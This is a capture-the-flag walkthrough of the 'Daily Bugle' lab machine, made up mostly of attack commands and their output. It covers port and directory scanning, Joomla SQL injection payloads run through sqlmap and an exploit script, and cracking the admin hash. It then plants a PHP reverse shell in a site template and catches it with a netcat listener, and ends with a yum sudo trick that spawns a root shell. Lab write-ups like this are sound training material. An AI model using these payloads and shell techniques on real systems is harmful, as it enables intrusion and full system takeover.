Daily Bugle – Walkthrough

Initial Scan

First, scan the victim machine with nmap


nmap -sV TARGET_IP

```
┌──(fran㉿Frapp1e)-[~]
└─$ nmap -sV 10.10.46.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-27 12:34 CEST
Nmap scan report for 10.10.46.231
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

There are 3 ports open, ssh, http and MySQL.


Visit the web page in your browser



Enumerate Directories

Use gobuster to view all the directories


go buster dir -u http://TARGET_IP -w /usr/share/wordlists/rockyou.txt



Navigate to the /administrator directory

It's using Joomla! But we don't know the version, so we must use an OWASP tool called JoomScan

perl joomscan.pl -u http://TARGET_IP/



Now, search for an exploit on exploit-db.com, use joomla! <version>

```
URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2)
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

Exploitation


We will use a python exploit called joomblah, download it from https://github.com/stefanlucas/Exploit-Joomla

Run it

python2 joomblah.py http://TARGET_IP


The password is encrypted, so we'll use **John the Ripper** to crack it. Save the hash in a file:

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt



Getting a shell

Login on the web page




Go to Extensions>templates>templates and then click on Protostar Details and Files.

We can create a new file here, so copy the contents of the PHP reverse shell from:

https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

Replace the IP with your own.




```
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windo
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'YOURIP';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Alternatively, paste the PHP reverse shell directly into index.php

```
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
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// Limitations
// -----------
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$daemon = 0;
$debug = 0;

//
```

Set up a listener

nc -lvnp 1234

Refresh the page and go back to your listener. You should now have a shell.


```
┌──(fran㉿Frapp1e)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...

cd
ls
connect to [10.9.0.197] from (UNKNOWN) [10.10.198.129] 56966
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 04:51:09 up  2:04,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

Privilege Escalation

We don’t have permission to access root and jjameson, so we have to investigate.

Go to /var/www/html


There are a lot of files, investigate on configuration.php:



```
sh-4.2$ pwd
/var/www/html
pwd
sh-4.2$ cat configuration.php
cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = '[redacted]';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = '[redacted]';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
        public $ftp_host = '127.0.0.1';
        public $ftp_port = '21';
        public $ftp_user = '';
        public $ftp_pass = '';
        public $ftp_root = '';
        public $ftp_enable = '0';
        public $offset = 'UTC';
        public $mailonline = '1';
        public $mailer = 'mail';
        public $mailfrom = 'jonah@tryhackme.com';
        public $fromname = 'The Daily Bugle';
        public $sendmail = '/usr/sbin/sendmail';
        public $smtpauth = '0';
        public $smtpuser = '';
        public $smtppass = '';
        public $smtphost = 'localhost';
        public $smtpsecure = 'none';
        public $smtpport = '25';
        public $caching = '0';
        public $cache_handler = 'file';
        public $cachetime = '15';
        public $cache_platformprefix = '0';
        public $MetaDesc = 'New York City tabloid newspaper';
```


Connect via ssh with the user jjameson@TARGET_IP

There is the user flag



Check sudo permissions

sudo-l



Search for **yum** on GTFOBins to perform privilege escalation.

Use the following method to spawn a root shell:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) It runs commands using a specially crafted RPM package. Generate it with fpm and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```


```
sudo yum localinstall -y x-1.0-1.noarch.rpm
```

(b) Spawn interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

Copy and paste line per line

```
TF=$(mktemp -d)

cat >$TF/x<<EOF

[main]

plugins=1

pluginpath=$TF

pluginconfpath=$TF

EOF


cat >$TF/y.conf<<EOF

[main]

enabled=1

EOF


cat >$TF/y.py<<EOF

import os

import yum

from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE

requires_api_version='2.1'

def init_hook(conduit):

 os.execl('/bin/sh','/bin/sh')

EOF


sudo yum -c $TF/x --enableplugin=y
```



Check your privileges

```
sh-4.2# id
uid=0(root) gid=0(root) grupos=0(root)
```

Go to the /root directory and use cat root.txt to get the flag

```
sh-4.2# cd /root
sh-4.2# ls
anaconda-ks.cfg  root.txt
sh-4.2# cat root.txt
[redacted]
sh-4.2# Connection to 10.10.198.129 closed by remote host.
Connection to 10.10.198.129 closed.
```